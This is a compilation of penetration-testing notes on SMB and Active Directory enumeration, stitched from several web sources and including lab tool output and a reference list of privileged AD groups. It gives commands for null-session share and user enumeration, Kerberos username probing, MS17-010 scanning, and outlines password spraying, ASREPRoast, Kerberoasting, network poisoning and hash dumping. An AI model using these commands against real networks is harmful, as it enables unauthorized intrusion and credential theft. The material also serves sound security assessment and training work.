[!] 192.168.1.17:445      - peer_native_os is only available with SMB1 (current version: SMB3)
[!] 192.168.1.17:445      - peer_native_lm is only available with SMB1 (current version: SMB3)
[+] 192.168.1.17:445      - ADMIN$ - (DISK) Remote Admin
[+] 192.168.1.17:445      - C$ - (DISK) Default share
[+] 192.168.1.17:445      - IPC$ - (IPC) Remote IPC
[+] 192.168.1.17:445      - share - (DISK)
[+] 192.168.1.17:445      - Users - (DISK)
[*] 192.168.1.17:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumshares) >
```

CrackMapExec

CrackMapExec (a.k.a CME) is a post-exploitation tool that helps automate assessing the security of large Active Directory networks. Built with stealth in mind, CME follows the concept of “Living off the Land”: abusing built-in Active Directory features/protocols to achieve its functionality and allowing it to evade most endpoint protection/IDS/IPS solutions. CrackMapExec can Map the network hosts, Generate Relay List, enumerate shares and access, enumerate active sessions, enumerate disks, enumerate logged on users, enumerate domain users, Enumerate Users by bruteforcing RID, enumerate domain groups, Enumerate local groups etc.

crackmapexec smb 192.168.1.17 -u 'raj' -p '123' --shares

```
┌──(root㉿kali)-[~]
└─# crackmapexec smb 192.168.1.40 -u '' -p '' --shares
SMB         192.168.1.40    445    UBUNTU           [*] Windows 6.1 (name:UBUNTU) (domain:) (signing:False) (SMBv1:True)
SMB         192.168.1.40    445    UBUNTU           [+] \:
SMB         192.168.1.40    445    UBUNTU           [+] Enumerated shares
SMB         192.168.1.40    445    UBUNTU           Share           Permissions     Remark
SMB         192.168.1.40    445    UBUNTU           -----           -----------     ------
SMB         192.168.1.40    445    UBUNTU           print$                          Printer Drivers
SMB         192.168.1.40    445    UBUNTU           guest           READ,WRITE
SMB         192.168.1.40    445    UBUNTU           IPC$                            IPC Service (ubuntu server (Samba, Ubuntu))
```

Here, we can see different shares and the permissions that are allowed on that particular share.


rpcclient

rpcclient is a utility initially developed to test MS-RPC functionality in Samba itself. It has undergone several stages of development and stability. Many system administrators have now written scripts around it to manage Windows NT clients from their UNIX workstation. We will be using it to enumerate the users on the SMB shares using the option of netshareenum as shown in the image below.

rpcclient -U "" -N 192.168.1.40

netshareenum

netshareenumall



SMB Enumeration: Vulnerability Scanning

We enumerate a SMB server in order to compromise we need to enumerate and find possible vulnerabilities that can be used to exploit the server. In order to do this in an optimized method, we can perform a Vulnerability Scanning. There might be multiple tools to perform this kind of Scanning but here we will be focusing on this NSE script.

smb-vuln NSE Script

Nmap in past used to have a script by the name of smb-check-vulns. It used to scan the target server for the various vulnerabilities such as:

- conficker
- cve2009-3103
- ms06-025
- ms07-029
- regsvc-dos
- ms08-067

Then the script was divided into single vulnerability checks that can run individually such as smb-vuln-ms08-067. Hence to check all SMB vulnerabilities available in the Nmap Scripting Engine we use the * with the script.

nmap --script smb-vuln* 192.168.1.16

```
┌──(root kali)-[~]
└─# nmap --script smb-vuln* 192.168.1.16
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-05 14:33 EST
Nmap scan report for 192.168.1.16
Host is up (0.00061s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:5C:69:16 (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wan
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

SMB Enumeration: Users

In a Windows environment, each user is assigned a unique identifier called Security ID or SID, which is used to control access to various resources like Files, Registry keys, network shares etc. Hence the SID of a user shouldn't be compromised.

smb_lookupsid

The smb_lookupsid module brute-forces SID lookups on a range of targets to determine what local users exist in the system. Knowing what users exist on a system can greatly speed up any further brute-force logon attempts later on.


use auxiliary/scanner/smb/smb_lookupsid

set rhosts 192.168.1.17

set smbuser raj

set smbpass 123

exploit



Here, we can see that through enumerating SMB we have extracted two users: raj and aart.


Impacket: Lookupsid

A Security Identifier (SID) is a unique value of variable length that is used to identify a user account. Through a SID User Enumeration, we can extract information about what users exist and their data. Lookupsid script can enumerate both local and domain users. There is a Metasploit module too for this attack. If you are planning on injecting a target server with a golden or a silver ticket then one of the things that are required is the SID of the 500 user. Lookupsid.py can be used in that scenario. When we provide the following parameters to the Lookupsid in such a format as shown below.

Requirements:

- Domain
- Username
- Password/Password Hash
- Target IP Address

python3 lookupsid.py DESKTOP-ATNONJ9/raj:123@192.168.1.17



SMB Enumeration: Enum4Linux

Enum4linux is a tool that is designed to detecting and extracting data or enumerate from Windows and Linux operating systems, including SMB hosts those are on a network. Enum4linux is can discover the following:


- Domain and group membership
- User listings
- Shares on a device (drives and folders)
- Password policies on a target
- The operating system of a remote target

We start to normal scan using enum4linux. It extracts the RID Range, Usernames, Workgroup, Nbtstat Information, Sessions, SID Information, OS Information.

enum4linux 192.168.1.40

```
┌──(root㉿ kali)-[~]
└─# enum4linux 192.168.1.40
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.1.40
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================================================
|    Enumerating Workgroup/Domain on 192.168.1.40            |
 ============================================================
[+] Got domain/workgroup name: WORKGROUP

 =============================================
|    Nbtstat Information for 192.168.1.40     |
 =============================================
Looking up status of 192.168.1.40
        UBUNTU          <00> -         B <ACTIVE>  Workstation Service
        UBUNTU          <03> -         B <ACTIVE>  Messenger Service
        UBUNTU          <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ========================================
|    Session Check on 192.168.1.40       |
 ========================================
[+] Server 192.168.1.40 allows sessions using username '', password ''

 ==============================================
|    Getting domain SID for 192.168.1.40       |
 ==============================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ========================================
|    OS information on 192.168.1.40      |
 ========================================
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl
[+] Got OS info for 192.168.1.40 from smbclient:
[+] Got OS info for 192.168.1.40 from srvinfo:
        UBUNTU         Wk Sv PrQ Unx NT SNT ubuntu server (Samba, Ubuntu)
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03
```

We see that it has also extracted the two uses based on the SID. These two users are privs and ignite. This user information was extracted through the communicating via the SMB channels by the enum4linux script.



At last, we have the Share Enumeration which had the guest share that we enumerated earlier. Then we see that it tried to enumerate inside the print share and IPC but was restricted. Then we have the Password Policy Information regarding the users on the system. It enumerates if the password was changed recently or if it has never been changed. It also tells us the complexity and other stuff regarding users and the operating system of the target system.

```
 ==========================================
|    Share Enumeration on 192.168.1.40     |
 ==========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        guest           Disk
        IPC$            IPC       IPC Service (ubuntu server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.1.40
//192.168.1.40/print$   Mapping: DENIED, Listing: N/A
//192.168.1.40/guest    Mapping: OK, Listing: OK
//192.168.1.40/IPC$     [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

 ==========================================
|    Password Policy Information for 192.168.1.40    |
 ==========================================


[+] Attaching to 192.168.1.40 using a NULL share

[+] Trying protocol 139/SMB ...

[+] Found domain(s):

        [+] UBUNTU
        [+] Builtin

[+] Password Info for Domain: UBUNTU

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: 37 days 6 hours 21 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: 37 days 6 hours 21 minutes
```

Conclusion

In this article, we discussed the various scripts and tools that can be used to enumerate with the SMB/MSRPC services on a target system. Enumeration is the key step in order to compromise and in order to defend your system and network. Be sure to safeguard your SMB service.

https://www.hackingarticles.in/a-little-guide-to-smb-enumeration/

Recon Active Directory (No creds/sessions)

If you just have access to an AD environment but you don't have any credentials/sessions you could:

- **Pentest the network:**
  - Scan the network, find machines and open ports and try to **exploit vulnerabilities** or **extract credentials** from them (for example, printers could be very interesting targets.
  - Enumerating DNS could give information about key servers in the domain as web, printers, shares, vpn, media, etc.
    - gobuster dns -d domain.local -t 25 -w /opt/Seclist/Discovery/DNS/subdomain-top2000.txt
  - Take a look to the General **Pentesting Methodology** to find more information about how to do this.
- **Check for null and Guest access on smb services** (this won't work on modern Windows versions):
  - enum4linux -a -u "" -p "" <DC IP> && enum4linux -a -u "guest" -p "" <DC IP>
  - smbmap -u "" -p "" -P 445 -H <DC IP> && smbmap -u "guest" -p "" -P 445 -H <DC IP>
  - smbclient -U '%' -L //<DC IP> && smbclient -U 'guest%' -L //
  - **A more detailed guide on how to enumerate a SMB server can be found here.**
- **Enumerate Ldap**
  - nmap -n -sV --script "ldap* and not brute" -p 389 <DC IP>
  - **A more detailed guide on how to enumerate LDAP can be found here.**
- **Poison the network**
  - Gather credentials **impersonating services with Responder**
  - Access host by abusing the relay attack
  - Gather credentials **exposing** **fake UPnP services with evil-SSDP**
- **OSINT**:
  - Extract usernames/names from internal documents, social media, services (mainly web) inside the domain environments and also from the publicly available.
  - If you find the complete names of company workers, you could try different AD **username conventions (**read this**)**. The most common conventions are: *NameSurname*, *Name.Surname*, *NamSur* (3letters of each), *Nam.Sur*, *NSurname*, *N.Surname*, *SurnameName*, *Surname.Name*, *SurnameN*, *Surname.N*, 3 *random letters and 3 random numbers* (abc123).

- Tools:
  - w0Tx/generate-ad-username
  - urbanadventurer/username-anarchy

User enumeration

When an **invalid username is requested** the server will respond using the **Kerberos error** code *KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN*, allowing us to determine that the username was invalid. **Valid usernames** will illicit either the **TGT in a AS-REP** response or the error *KRB5KDC_ERR_PREAUTH_REQUIRED*, indicating that the user is required to perform pre-authentication.

1

./kerbrute_linux_amd64 userenum -d lab.ropnop.com usernames.txt

2

nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='DOMAIN'" <IP>

3

Nmap -p 88 --script=krb5-enum-users --script-args krb5-enum-users.realm='<domain>',userdb=/root/Desktop/usernames.txt <IP>

4

msf> use auxiliary/gather/kerberos_enumusers

5

crackmapexec smb dominio.es -u '' -p '' --users | awk '{print $4}' | uniq

Copied!

Knowing one or several usernames

Ok, so you know you have already a valid username but no passwords... Then try:

- **ASREPRoast**: If a user **doesn't have** the attribute *DONT_REQ_PREAUTH* you can **request a AS_REP message** for that user that will contain some data encrypted by a derivation of the password of the user.
- **Password Spraying**: Let's try the most **common passwords** with each of the discovered users, maybe some user is using a bad password (keep in mind the password policy!) or could login with empty password: Invoke-SprayEmptyPassword.ps1.

Enumerating Active Directory WITH credentials/session

For this phase you need to have **compromised the credentials or a session of a valid domain account.** If you have some valid credentials or a shell as a domain user, **you should remember that the options given before are still options to compromise other users**.

Enumeration

Extracting all domain users

It's very easy to obtain all the domain usernames from Windows (net user /domain ,Get-DomainUser or wmic useraccount get name,sid). In Linux, you can use: GetADUsers.py -all -dc-ip 10.10.10.110 domain.com/username or enum4linux -a -u "user" -p "password" <DC IP>

Having compromised an account is a **big step to start compromising the whole domain**, because you are going to be able to start the **Active Directory Enumeration:**

Regarding **ASREPRoast**you can now find every possible vulnerable user, and regarding **Password Spraying** you can get a **list of all the usernames** and try the password of the compromised account, empty passwords and new promising passwords.

- You could use someWindows binaries from the CMD to perform a basic recon, but using powershell for recon will probably be stealthier, and you could even **use powerview** to extract more detailed information.
- Another amazing tool for recon in an active directory is **BloodHound**. It is **not very stealthy** (depending on the collection methods you use), but **if you don't care** about that, you should totally give it a try. Find where users can RDP, find path to other groups, etc.
- Look in the LDAP database, with **ldapsearch** or **AdExplorer.exe** to look for credentials in fields *userPassword* & *unixUserPassword*, or even for *Description*.
- If you are using **Linux**, you could also enumerate the domain using the-useless-one/pywerview.
- You could also try automated tools as:
    - tomcarver16/ADSearch
    - 61106960/adPEAS

Even if this Enumeration section looks small this is the most important part of all. Access the links (mainly the one of cmd, powershell, powerview and BloodHound), learn how to enumerate a domain and practice until you feel comfortable. During an assessment, this will be the key moment to find your way to DA or to decide that nothing can be done.

Kerberoast

The goal of Kerberoasting is to harvest **TGS tickets for services that run on behalf of domain user accounts**. Part of these TGS tickets are **encrypted wit keys derived from user passwords**. As a consequence, their credentials could be **cracked offline**.

Find more information about this attack in the Kerberoast page.

Remote connexion (RDP, SSH, FTP, Win-RM, etc)

Once you have obtained some credentials you could check if you have access to any **machine**. For that matter, you could use **CrackMapExec** to attempt connecting on several servers with different protocols, accordingly to your ports scans.

Local Privilege Escalation

If you have compromised credentials or a session as a regular domain user and you have **access** with this user to **any machine in the domain** you should try to find your way to **escalate**

privileges locally and looting for credentials. This is because only with local administrator privileges you will be able to **dump hashes of other users** in memory (LSASS) and locally (SAM).

There is a complete page in this book about **local privilege escalation in Windows** and a **checklist**. Also, don't forget to use **WinPEAS**.

https://book.hacktricks.xyz/windows-hardening/active-directory-methodology

Active Directory Exploitation

Scanning for Active Directory Privileges & Privileged Accounts

- By Sean Metcalf in ActiveDirectorySecurity, Microsoft Security

Active Directory Recon is the new hotness since attackers, Red Teamers, and penetration testers have realized that control of Active Directory provides power over the organization.

I covered ways to enumerate permissions in AD using PowerView (written by Will @harmj0y) during my Black Hat & DEF CON talks in 2016 from both a Blue Team and Red Team perspective.

This post details how privileged access is delegated in Active Directory and how best to discover who has what rights and permissions in AD. When we perform an Active Directory Security Assessment for customers, we review all of the data points listed in this post, including the privileged groups and the rights associated with them by fully interrogating Active Directory and mapping the associated permissions to rights and associating these rights to the appropriate groups (or accounts).

I have had this post in draft for a while and with Bloodhound now supporting AD ACLs (nice work Will @harmj0y & Andy @_Wald0!), it's time to get more information out about AD permissions. Examples in this post use the PowerView PowerShell cmdlets.

Active Directory Privileged Access

The challenge is often determining what access each group actually has. Often the full impact of what access a group actually has is not fully understood by the organization. Attackers leverage access (though not always privileged access) to compromise Active Directory.

The key point often missed is that rights to Active Directory and key resources is more than just group membership, it is the combined rights the user has which is made up of:

- Active Directory group membership.
- AD groups with privileged rights on computers
- Delegated rights to AD objects by modifying the default permissions (for security principals, both direct and indirect).
- Rights assigned to SIDs in SIDHistory to AD objects.
- Delegated rights to Group Policy Objects.
- User Rights Assignments configured on workstations, servers, and Domain Controllers via Group Policy (or Local Policy) defines elevated rights and permissions on these systems.

- Local group membership on a computer or computers (similar to GPO assigned settings).
- Delegated rights to shared folders.

Group Membership

Enumerating group membership is the easy way to discovering privileged accounts in Active Directory, though it often doesn't tell the full story. Membership in Domain Admins, Administrators, and Enterprise Admins obviously provides full domain/forest admin rights. Custom groups are created and delegated access to resources.

This screenshot shows using PowerView to find VMWare groups and list the members.

```
PS C:\Users\joeuser> get-netgroup "*VMWare*" | Get-NetGroupMember


GroupDomain  : lab.adsecurity.org
GroupName    : VMWare Admins
MemberDomain : lab.adsecurity.org
MemberName   : JangoFett
MemberSID    : S-1-5-21-1581655573-3923512380-696647894-4116
IsGroup      : False
MemberDN     : CN=Jango Fett,OU=Accounts,DC=lab,DC=adsecurity,DC=org
```

Interesting Groups with default elevated rights:

Account Operators: Active Directory group with default privileged rights on domain users and groups, plus the ability to logon to Domain Controllers
Well-Known SID/RID: S-1-5-32-548
The Account Operators group grants limited account creation privileges to a user. Members of this group can create and modify most types of accounts, including those of users, local groups, and global groups, and members can log in locally to domain controllers.
Members of the Account Operators group cannot manage the Administrator user account, the user accounts of administrators, or the Administrators, Server Operators, Account Operators, Backup Operators, or Print Operators groups. Members of this group cannot modify user rights.
The Account Operators group applies to versions of the Windows Server operating system listed in the Active Directory default security groups by operating system version.

By default, this built-in group has no members, and it can create and manage users and groups in the domain, including its own membership and that of the Server Operators group. This group is considered a service administrator group because it can modify Server Operators, which in turn can modify domain controller settings. As a best practice, leave the membership of this group empty, and do not use it for any delegated administration. This group cannot be renamed, deleted, or moved.

Administrators: Local or Active Directory group. The AD group has full admin rights to the Active Directory domain and Domain Controllers
Well-Known SID/RID: S-1-5-32-544
Members of the Administrators group have complete and unrestricted access to the computer, or if the computer is promoted to a domain controller, members have unrestricted access to the domain.
The Administrators group applies to versions of the Windows Server operating system listed in the Active Directory default security groups by operating system version.

The Administrators group has built-in capabilities that give its members full control over the system. This group cannot be renamed, deleted, or moved. This built-in group controls access to all the domain controllers in its domain, and it can change the membership of all administrative groups.
Membership can be modified by members of the following groups: the default service Administrators, Domain Admins in the domain, or Enterprise Admins. This group has the special privilege to take ownership of any object in the directory or any resource on a domain controller. This account is considered a service administrator group because its members have full access to the domain controllers in the domain.

This security group includes the following changes since Windows Server 2008:
Default user rights changes: Allow log on through Terminal Services existed in Windows Server 2008, and it was replaced by Allow log on through Remote Desktop Services.
Remove computer from docking station was removed in Windows Server 2012 R2.

Allowed RODC Password Replication Group: Active Directory group where members can have their domain password cached on a RODC after successfully authenticating (includes user and computer accounts).
Well-Known SID/RID: S-1-5-21-<domain>-571
The purpose of this security group is to manage a RODC password replication policy. This group has no members by default, and it results in the condition that new Read-only domain controllers do not cache user credentials. The Denied RODC Password Replication Group group contains a variety of high-privilege accounts and security groups. The Denied RODC Password Replication group supersedes the Allowed RODC Password Replication group.
The Allowed RODC Password Replication group applies to versions of the Windows Server operating system listed in the Active Directory default security groups by operating system version.
This security group has not changed since Windows Server 2008.

Backup Operators: Local or Active Directory group. AD group members can backup or restore Active Directory and have logon rights to Domain Controllers (default).
Well-Known SID/RID: S-1-5-32-551
Members of the Backup Operators group can back up and restore all files on a computer, regardless of the permissions that protect those files. Backup Operators also can log on to and shut down the computer. This group cannot be renamed, deleted, or moved. By default, this built-in group has no members, and it can perform backup and restore operations on domain controllers. Its membership can be modified by the following groups: default service Administrators, Domain Admins in the domain, or Enterprise Admins. It cannot modify the membership of any administrative groups. While members of this group cannot change server settings or modify the configuration of the directory, they do have the permissions needed to replace files (including operating system files) on domain controllers. Because of this, members of this group are considered service administrators.
The Backup Operators group applies to versions of the Windows Server operating system listed in the Active Directory default security groups by operating system version.
This security group has not changed since Windows Server 2008.

Certificate Service DCOM Access: Active Directory group.
Well-Known SID/RID: S-1-5-32-<domain>-574
Members of this group are allowed to connect to certification authorities in the enterprise.
The Certificate Service DCOM Access group applies to versions of the Windows Server operating

system listed in the Active Directory default security groups by operating system version.
This security group has not changed since Windows Server 2008.

Cert Publishers: Active Directory group.
Well-Known SID/RID: S-1-5-<domain>-517
Members of the Cert Publishers group are authorized to publish certificates for User objects in Active Directory.
The Cert Publishers group applies to versions of the Windows Server operating system listed in the Active Directory default security groups by operating system version.
This security group has not changed since Windows Server 2008.

Distributed COM Users
Well-Known SID/RID: S-1-5-32-562
Members of the Distributed COM Users group are allowed to launch, activate, and use Distributed COM objects on the computer. Microsoft Component Object Model (COM) is a platform-independent, distributed, object-oriented system for creating binary software components that can interact. Distributed Component Object Model (DCOM) allows applications to be distributed across locations that make the most sense to you and to the application. This group appears as a SID until the domain controller is made the primary domain controller and it holds the operations master role (also known as flexible single master operations or FSMO).
The Distributed COM Users group applies to versions of the Windows Server operating system listed in the Active Directory default security groups by operating system version.
This security group has not changed since Windows Server 2008.

DnsAdmins: Local or Active Directory group. Members of this group have admin rights to AD DNS and **can run code via DLL on a Domain Controller operating as a DNS server.**
Well-Known SID/RID: S-1-5-21-<domain>-1102
Members of DNSAdmins group have access to network DNS information. The default permissions are as follows: Allow: Read, Write, Create All Child objects, Delete Child objects, Special Permissions.
For information about other means to secure the DNS server service, see Securing the DNS Server Service.
This security group has not changed since Windows Server 2008.

Domain Admins: Active Directory group with full admin rights to the Active Directory domain and all computers (default), including all workstations, servers, and Domain Controllers. Gains this right through automatic membership in the Administrators group for the domain as well as all computers when they are joined to the domain.
Well-Known SID/RID: S-1-5-<domain>-512
Members of the Domain Admins security group are authorized to administer the domain. By default, the Domain Admins group is a member of the Administrators group on all computers that have joined a domain, including the domain controllers. The Domain Admins group is the default owner of any object that is created in Active Directory for the domain by any member of the group. If members of the group create other objects, such as files, the default owner is the Administrators group.
The Domain Admins group controls access to all domain controllers in a domain, and it can modify the membership of all administrative accounts in the domain. Membership can be modified by members of the service administrator groups in its domain (Administrators and Domain Admins), and by members of the Enterprise Admins group. This is considered a service

administrator account because its members have full access to the domain controllers in a domain.
The Domain Admins group applies to versions of the Windows Server operating system listed in the Active Directory default security groups by operating system version.
This security group has not changed since Windows Server 2008.

Enterprise Admins: Active Directory group with full admin rights to all Active Directory domains in the AD forest and gains this right through automatic membership in the Administrators group in every domain in the forest.
Well-Known SID/RID: S-1-5-21-<root domain>-519
The Enterprise Admins group exists only in the root domain of an Active Directory forest of domains. It is a Universal group if the domain is in native mode; it is a Global group if the domain is in mixed mode. Members of this group are authorized to make forest-wide changes in Active Directory, such as adding child domains.
By default, the only member of the group is the Administrator account for the forest root domain. This group is automatically added to the Administrators group in every domain in the forest, and it provides complete access for configuring all domain controllers. Members in this group can modify the membership of all administrative groups. Membership can be modified only by the default service administrator groups in the root domain. This is considered a service administrator account.
The Enterprise Admins group applies to versions of the Windows Server operating system listed in the Active Directory default security groups by operating system version.
This security group has not changed since Windows Server 2008.

Event Log Readers
Well-Known SID/RID: S-1-5-32-573
Members of this group can read event logs from local computers. The group is created when the server is promoted to a domain controller.
The Event Log Readers group applies to versions of the Windows Server operating system listed in the Active Directory default security groups by operating system version.
This security group has not changed since Windows Server 2008.

Group Policy Creators Owners: Active Directory group with the ability to create Group Policies in the domain.
Well-Known SID/RID: S-1-5-<domain>-520
This group is authorized to create, edit, or delete Group Policy Objects in the domain. By default, the only member of the group is Administrator.
The Group Policy Creators Owners group applies to versions of the Windows Server operating system listed in the Active Directory default security groups by operating system version.
This security group has not changed since Windows Server 2008.

Hyper-V Administrators
Well-Known SID/RID: S-1-5-32-578
Members of the Hyper-V Administrators group have complete and unrestricted access to all the features in Hyper-V. Adding members to this group helps reduce the number of members required in the Administrators group, and further separates access.
System_CAPS_noteNote
Prior to Windows Server 2012, access to features in Hyper-V was controlled in part by membership in the Administrators group.

This security group was introduced in Windows Server 2012, and it has not changed in subsequent versions.

Pre–Windows 2000 Compatible Access

Well-Known SID/RID: S-1-5-32-554

